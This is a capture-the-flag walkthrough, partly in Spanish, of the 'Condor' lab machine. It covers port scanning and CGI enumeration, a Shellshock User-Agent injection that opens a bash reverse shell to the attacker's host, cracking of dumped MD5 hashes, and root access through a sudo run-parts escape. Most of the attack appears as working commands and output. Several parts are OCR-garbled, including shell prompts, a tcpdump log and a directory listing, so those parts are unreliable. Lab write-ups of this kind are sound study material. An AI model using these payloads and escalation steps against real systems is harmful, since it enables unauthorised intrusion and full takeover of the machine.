Condor

```
kali)-[/home/mike]
   nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.137.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 15:10 EST
Initiating ARP Ping Scan at 15:10
Scanning 192.168.137.16 [1 port]
Completed ARP Ping Scan at 15:10, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:10
Scanning 192.168.137.16 [65535 ports]
Discovered open port 80/tcp on 192.168.137.16
Discovered open port 22/tcp on 192.168.137.16
Increasing send delay for 192.168.137.16 from 0 to 5 due to 2734
Increasing send delay for 192.168.137.16 from 5 to 10 due to 150
Increasing send delay for 192.168.137.16 from 10 to 20 due to 20
Increasing send delay for 192.168.137.16 from 20 to 40 due to ma
Increasing send delay for 192.168.137.16 from 40 to 80 due to ma
Increasing send delay for 192.168.137.16 from 80 to 160 due to m
Increasing send delay for 192.168.137.16 from 160 to 320 due to
Increasing send delay for 192.168.137.16 from 320 to 640 due to
Increasing send delay for 192.168.137.16 from 640 to 1000 due to
Completed SYN Stealth Scan at 15:12, 121.37s elapsed (65535 tota
Nmap scan report for 192.168.137.16
Host is up, received arp-response (0.0032s latency).
Scanned at 2025-03-03 15:10:22 EST for 121s
Not shown: 65533 closed tcp ports (reset)
PORT
      STATE SERVICE REASON
22/tcp open ssh
                     syn-ack ttl 64
80/tcp open
            http
                     syn-ack ttl 64
MAC Address: 08:00:27:48:6D:91 (PCS Systemtechnik/Oracle Virtual
```

```
(root@kali)-[/home/mike]
    nmap -sCV -p22,80 -Pn -n -vvv --min-rate 5000 192.168.137.16
```

```
STATE SERVICE REASON
                                    VERSION
22/tcp open ssh
                     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
    3072 39:41:db:3a:f0:8f:7d:4d:85:c5:aa:0b:5f:66:ba:a7 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDByhYIyiS98RS0gG4B16TAWtpKa+0kovSWt
K9vFJIUahkM/Gjx8HgLjJu7xLKId1jffPhXSLU60TnBgGW/e7rqcNFB5Mz5cl/mFIraX0/81DZ40
AKY85PhhBgcrRk0E0tqFXrznT84UX5Kz6EBHdS9Xlar4/q/JQCQYdC3s38XXrs32WwAY4eG1YYvu
Q24JYj/wAQ6z7qgl/MNrfC1CKvAbnnRkSE/pto8b7iJgOd7CkB3M28730/bRYHwZbJJNnJG1I/0
    256 66:89:b1:8e:8b:af:cf:7f:49:c5:7c:e6:4b:b7:d8:5b (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB(
xHbw=
    256 a3:b3:f0:14:a4:4e:05:c0:d1:24:2f:a8:fe:a5:2c:eb (ED25519)
 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINY9×5z6Jg3VUD13RTFE507JApanRMhT9wbDvl
                    syn-ack ttl 64 Apache httpd 2.4.51 ((Debian))
80/tcp open http
| http-methods:
    Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.51 (Debian)
MAC Address: 08:00:27:48:6D:91 (PCS Systemtechnik/Oracle VirtualBox virtual
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(rcot@kail)-[/home/mike]
# whatweb 192.168.137.16
http://192.168.137.16 [200 OK] Apache[2.4.51], Country[RESERVED][77], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.137.16]
```

```
(rool@ kall)-[/home/mike]
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.16/cgi-bin/' -t 20 -x sh,rb,pl,cgi

Gobuster v3.6
by 03 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.137.16/cgi-bin/
[+] Hehndo: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Wegative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,rb,pl,cgi
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/test.cgi (Status: 200) [Size: 20]


Progress: 14826 / 1102800 (1.34%)
```

```
(root@ kali)-[/home/mike]

# curl -s -X GET 'http://192.168.137.16/cgi-bin/test.cgi'
<h1>Hello world</h1>
```



Hello world



no consigo vulnerar con ningun metodo de shellshock el archivo test asi que paso a condor

```
| Manap 192.168.137.16 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/condor.sh
| Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 17:22 EST |
| Nmap scan report for condor.thl (192.168.137.16) |
| Host is up (0.0015s latency). |
| PORT STATE SERVICE | 80/tcp open http |
| http-shellshock: |
| VULNERABLE: |
| HTTP Shellshock vulnerability |
| State: VULNERABLE (Exploitable) |
| IDs: CVE:CVE-2014-6271 |
| This web application might be affected by the vulnerability known |
| as Shellshock. It seems the server is executing commands injected |
| via malicious HTTP headers. |
| Disclosure date: 2014-09-24 |
| References: |
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271 |
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169 |
| http://seclists.org/oss-sec/2014/q3/685 |
| http://seclists.org/oss-sec/2014/q3/685 |
| http://www.openwall.com/lists/oss-security/2014/09/24/10 |
| MAC Address: 08:00:27:48:60:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC) |
| Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

vemos lo que hace el exploit

```
■ CGI | HackTricks - Boitate × Bash - 'Shellshock' Enviro ×
   Ժ Ճ հ
                              ↑ https://www.exploit-db.com/exploits/34766
🌂 Kali Linux 👩 Kali Tools 👱 Kali Docs 🐹 Kali Forums 🦰 Kali NetHunter 🛰 Exploit-DB 🛰 Google Hacking DB 🥼 OffSec
                     Eg. php bash.php -u http://localhost/cgi-bin/hello -c "wget http://appknox.com -0 /tmp/shit"
  D
              if(!defined('STDIN')) \ die("Please \ run \ it \ through \ command-line!\n");\\
 die("Usage: ".$ SERVER['PHP SELF']." -u URL -c cmd\n");
  'http' => array(
                          'method' => 'GET'
                         'header' => 'User-Agent: () { :;}; /bin/bash -c "'.$cmd.'"'
                  die("Command sent to the server!\n");
                  die("Server didn't respond as it should!\n");
              else if(!$req && $http response header == NULL)
```

vemos que el sleep 5 funciona

```
root⊗ kali)-[/home/mike]

"g curl -H 'User-Agent: () { :; }; /bin/bash -c "sleep 5"' http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null| grep 'VULNERABLE'
```

hacemos traza con ping y vemos por tcpdump

```
(root@ kell)-[/home/mike]
curl -H 'User-Agent: () { :; }; /bin/bash -c *ping 192.168.137.15** http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null

[root@ kell)-[/home/mike]

[root@ kell)-[/home/mike]

tcpdump

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:31:31.749547 IP 208.103.161.2.https > 192.168.137.3.52542: Flags [P.], seq 1149584612:1149584666, ack 4130299896, win 26, length 54
17:31:31.749547 IP 208.103.161.2.https > 192.168.137.3.52543: Flags [P.], seq 427335029;427335083, ack 3862837096, win 8, length 54
17:31:31.754920 IP 192.168.137.3.52542 > 208.103.161.2.https: Flags [P.], seq 159, ack 54, win 254, length 58
17:31:31.754922 IP 192.168.137.3.52543 > 208.103.161.2.https: Flags [P.], seq 1:59, ack 54, win 253, length 58
17:31:31.759981 IP 208.103.161.1.https: > 192.168.137.3.53077: Flags [P.], seq 271162229;277162283, ack 3082992242, win 8, length 54
17:31:31.73025 IP 192.168.137.3.53077 > 208.103.161.1.https: Flags [P.], seq 1:59, ack 54, win 253, length 58
17:31:31.73025 IP 192.168.137.3.53077 > 208.103.161.1.https: Flags [P.], seq 1:59, ack 54, win 253, length 58
17:31:31.73025 IP 192.168.137.3.53077 > 208.103.161.1.https: Flags [P.], seq 1:59, ack 59, win 8, length 0
17:31:31.73025 IP 192.168.137.15.168.137.3.53077: Flags [.], ack 59, win 8, length 0
17:31:31.73025 IP 192.168.137.15.57562 > 192.168.137.3.53077: Flags [.], ack 59, win 26, length 0
17:31:31.835477 IP 192.168.137.15.57562 > 192.168.137.3.53077: Flags [.], ack 59, win 8, length 0
17:31:31.835477 IP 192.168.137.15.57562 > 192.168.137.15.57562: 51782 NXOomain 0/0/0 (44)
17:31:31.831.87664 IP 192.168.137.15.56321 > 192.168.137.15.57562: 51782 NXOomain 0/0/0 (44)
17:31:31.87757 IP 192.168.137.1.domain > 192.168.137.1.domain: 51782+PIR? 3.137.1.addr.arpa. (44)
```

```
(vote kall)-[/home/mike]
[ curl -H 'User-Agent: () { :; }; /bin/bash -c */bin/bash -i >6 /dev/tcp/192.168.137.15/443 0>61"' http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null

- (vote kall)-[/home/mike]
- s nc -lynp 443 ...
connect to [192.168.137.15] from (UNKNOWN) [192.168.137.16] 49344
bash: cannot set terminal process group (458): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.3$ whoami
www-data
bash-4.3$ L
```

puedo entrar a los dos directorios de usuarios

```
drwxr-xr-x 3 paulo paulo 4096 Nov 6 2021 paulo bash-4.3$ to 4 control 4096 Nov 6 2021 paulo bash-4.3$ to 5 control 4096 Nov 6 2021 paulo bash-4.3$ to 5 control 4096 Nov 6 2021 to 4096
```

```
·(mike⊛kali)-[~]
s cat users.txt|sed 's/:/ /g'|awk '{print $1}'
8395d26f20d997f971919e93edee06d3
307dcfe346e38992d47000630bd19579
c34040783efce8ebedb253e854c79569
0edc0358ba098a665397f277d9caa307
dd41cb18c930753cbecf993f828603dc
7bc4508084ea98e473f8a14c64337165
0dfabc0568548c4d5b469da8d8b7ea9e
152286a5a06df48977ebc6aaa9a20c3d
e3f7967be18c7b7cd78b9290c7d2242e
d90f6e242720c096a1e60164bed97e38
7782ccba760f87fc9d5af29f817704c3
1d4a346f0efe20e59ea6f6fab1697ee9
31215562befc5b2b63b9a8c59157160b
ba72aedf9eb549f71306767c23c65650
cc7b07786718bb12b7719ed4de1b09f8
91407525d70e34ff20ac05c196845d52
891b76e89f6fc90399818260ab52288c
3c4b18a55c491744752ca8aa67ebb8fa
c171902cf93496533e11fbcac976b910
603baa6aeb73a968acd8c29ac29d2f13
f13cfaa1e9b7d291b563fc708cebb5cd
2a901979af659161fcf8a5038da3aa56
4fa45207a6148ef8435b273184187595
9ff824581e97d7e2982d241a68ceb7bc
43a9e7f3964fc9e59c783b81a59fe4c9
0419a85cf017fe64ee1b0c3835af355f
5ae4d45e9f3aa3bd8bafa957bfba13a2
ee51444fc4db156180ddc8cec199c4de
eba85493050731dd33c9efd3ae0fd92e
```

voy a por los users en crackstation

Hasn	туре	Result
8395d26f20d997f971919e93edee06d3	Unknown	Not found.
307dcfe346e38992d47000630bd19579	Unknown	Not found.
c34040783efce8ebedb253e854c79569	Unknown	Not found.
0edc0358ba098a665397f277d9caa307	Unknown	Not found.
dd41cb18c930753cbecf993f828603dc	md5	paulo
7bc4508084ea98e473f8a14c64337165	Unknown	Not found.
0dfabc0568548c4d5b469da8d8b7ea9e	Unknown	Not found.
152286a5a06df48977ebc6aaa9a20c3d	Unknown	Not found.

```
| The Normal Content of the Normal Content o
```

```
bash-4.3$ su paulo
Password:
paulo@condor:/home/kevin$
paulo@condor:/home/kevin$ whoami
paulo
paulo@condor:/home/kevin$
```

```
paulo@condor:/home/kevin$ sudo -l
Matching Defaults entries for paulo on condor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User paulo may run the following commands on condor:
        (ALL : ALL) NOPASSWD: /usr/bin/run-parts
paulo@condor:/home/kevin$
```

https://gtfobins.github.io/gtfobins/run-parts/#sudo

```
paulo@condor:/home/kevin$ /usr/bin/run-parts
run-parts: missing operand
     `run-parts --help' for more information.
paulo@condor:/home/kevin$ /usr/bin/run-parts --help
Usage: run-parts [OPTION] ... DIRECTORY
                         print script names which would run, but don't run them. print names of all valid files (can not be used with
       --test
       --list
                          --test)
  -v, --verbose
                         print script names before running them. print script names if they produce output.
       --report
                          reverse execution order of scripts.
       --reverse
       --exit-on-error exit as soon as a script returns with a non-zero exit
                         code.
       --stdin
                          multiplex stdin to scripts being run, using temporary file
                         validate filenames based on LSB sysinit specs.
       --lsbsysinit
       --new-session run each script in a separate process session
       --regex=PATTERN validate filenames based on POSIX ERE pattern PATTERN.
  -u, --umask=UMASK sets umask to UMASK (octal), default is 022.
 -a, --arg=ARGUMENT pass ARGUMENT to scripts, use once for each argument.
-V, --version output version information and exit.
-h, --help display this help and exit.
paulo@condor:/home/kevin$
paulo@condor:/home/kevin$
    sudo run-parts --new-session --regex '^sh$' /bin
/bin/sh: 0: can't access tty; job control turned off
whoami: not found
# ls
# script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash-4.3# whoami
root
bash-4.3# ls
bash-4.3# cat /root/root.txt
fec28c2738220437750c2c9537c706f3 -
bash-4.3#
```

bash-4.3# cat /home/paulo/user.txt
5870c58caa86a64fccc0d1b7b7717d39 -